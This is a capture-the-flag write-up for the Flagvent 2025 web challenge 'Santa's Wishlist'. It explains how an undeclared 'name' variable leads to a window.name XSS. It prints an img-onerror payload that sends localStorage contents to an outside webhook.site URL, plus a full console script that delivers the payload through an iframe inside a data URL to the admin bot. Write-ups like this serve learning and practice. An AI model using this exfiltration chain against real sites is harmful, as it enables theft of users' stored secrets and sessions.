
Flagvent 2025: Day 6
FV25.06 - Santa's Wishlist
Difficulty
medium

Categories
web

Description
I made a cool wishlist application where you can share your christmas wishes with santa!

Author
coderionSolution
In this challenge we can visit a nice website that Santa uses to manage their wish list. In our case, our private website instance is located at https://cacca1f4-8e14-4bdf-91f4-a797a439c7e8.challs.flagvent.org:1337. I enter my name as Mo and proceed to the main landing page:

We also get a tarball that contains five source code files for the website:
$ ls -l
total 21
-rw-r--r-- 1 Mo 197610  629 Nov 28 10:34 Dockerfile
-rw-r--r-- 1 Mo 197610 1400 Nov 28 10:34 bot.js
-rw-r--r-- 1 Mo 197610 6848 Nov 28 10:34 index.html
-rw-r--r-- 1 Mo 197610  533 Nov 28 10:34 package.json
-rw-r--r-- 1 Mo 197610 1309 Nov 28 10:34 server.js
These source code files correspond to the landing page, so we start looking for possible exploits.
In index.html we see that we're able to add notes via the addNote() function. There is some client-side sanitisation done here that is not performed on the server for the /notes route. This means we're able to add malicious notes with HTML. However, this is a dead end, as notes are always securely sanitised on output using DOMPurify:
noteEl.innerHTML = `<strong>${DOMPurify.sanitize(noteObj.username)}:</strong> ${DOMPurify.sanitize(noteObj.note)}`;The other route we see is /report, which allows us to provide any URL for a Playwright bot to visit. This is very relevant because the Playwright bot sets a flag in its local storage via localStorage.setItem('flag', flag); before visiting our URL. The Express server is also serving static files, so we check to see if the flag was accidentally left behind in bot.js or possibly an .env file, but these are dead ends.
Our main breakthrough is realising we have code in index.html that leads to window.name XSS:
let notes = [];

if (localStorage.getItem('username')) {
	name = localStorage.getItem('username');
}

if (name) {
	setTimeout(()=>{showApp()}, 1000);
} else {
	document.getElementById('username-prompt').style.display = 'block';
}

function showApp() {
	document.getElementById('username-prompt').style.display = 'none';
	document.getElementById('app').style.display = 'block';
	document.getElementById('welcome').innerHTML = `Welcome, ${name}! 🎅`;
	document.getElementById('report-url').value = window.location.href;
	loadNotes();
}
In JavaScript, assigning to a variable without using const, var or let in non-strict mode creates a property on the global object. In the browser, this global object is window. This means that our code above, which uses name, is actually using window.name. The window object for a given tab is reused across navigations, so properties such as window.name keep their values when the page navigates.
This is something we can exploit! If we can set the bot’s window.name to a malicious payload, then it will be defined for the if (name) check, which will then call showApp(). That in turn executes document.getElementById('welcome').innerHTML = `Welcome, ${name}! 🎅` which injects our payload into the DOM, resulting in arbitrary JavaScript being executed in the context of the bot user.
At this stage, we need to decide which URL the bot is sent to. There are two options: send the bot to a website we host with malicious HTML content, or use a data:text/html, URL to embed the webpage directly. We choose the latter approach, as it is simpler and we avoid having to host our own webpage.
Next, we need to craft an XSS payload that can send us the flag. We use a webhook.site instance (https://webhook.site/728df52b-99aa-4a15-acb4-c8f824e81cb3) to do this. Our XSS payload looks like:
<img src=x onerror=window.location="https://webhook.site/728df52b-99aa-4a15-acb4-c8f824e81cb3?flag="+localStorage.getItem("flag")>Finally, we need a way to set window.name to our XSS payload. We do this by using an iframe that loads http://localhost:3000 with its name attribute set to our payload. This is because iframes have a special property where their name becomes the name property on both the Window and Document objects. Our iframe exploit HTML looks like:
<iframe src="http://localhost:3000" name='${innerXSS}'></iframe>To recap, we craft a URL that represents an HTML page and make the bot visit it. When Santa's Wishlist site loads inside the iframe at http://localhost:3000, it sets the window.name property to our XSS payload. index.html then injects this value into the DOM and triggers the XSS payload, which sends the flag to us at https://webhook.site/728df52b-99aa-4a15-acb4-c8f824e81cb3. We can then simply read the flag.
The above steps are captured in the script below, which can be executed from a browser console:
const xssPayload = `<img src=x onerror=window.location="https://webhook.site/728df52b-99aa-4a15-acb4-c8f824e81cb3?flag="+localStorage.getItem("flag")>`;
const exploitHTML = `<iframe src="http://localhost:3000" name='${xssPayload}'></iframe>`;
const finalUrl = "data:text/html;base64," + btoa(exploitHTML);

console.log("Sending payload...");

fetch("https://cacca1f4-8e14-4bdf-91f4-a797a439c7e8.challs.flagvent.org:1337/report", {
  method: "POST",
  headers: { "Content-Type": "application/json" },
  body: JSON.stringify({ url: finalUrl })
})
.then(res => res.json())
.then(data => console.log("Result:", data));
Running the above code and waiting a few seconds gives us an incoming request that contains our daily code:

Flag:
FV25{w1nd0w_d0t_n4m3_sh4r3d}Hidden 1
This challenge also contained the solution to: FV25.H1 - Christmas Metadata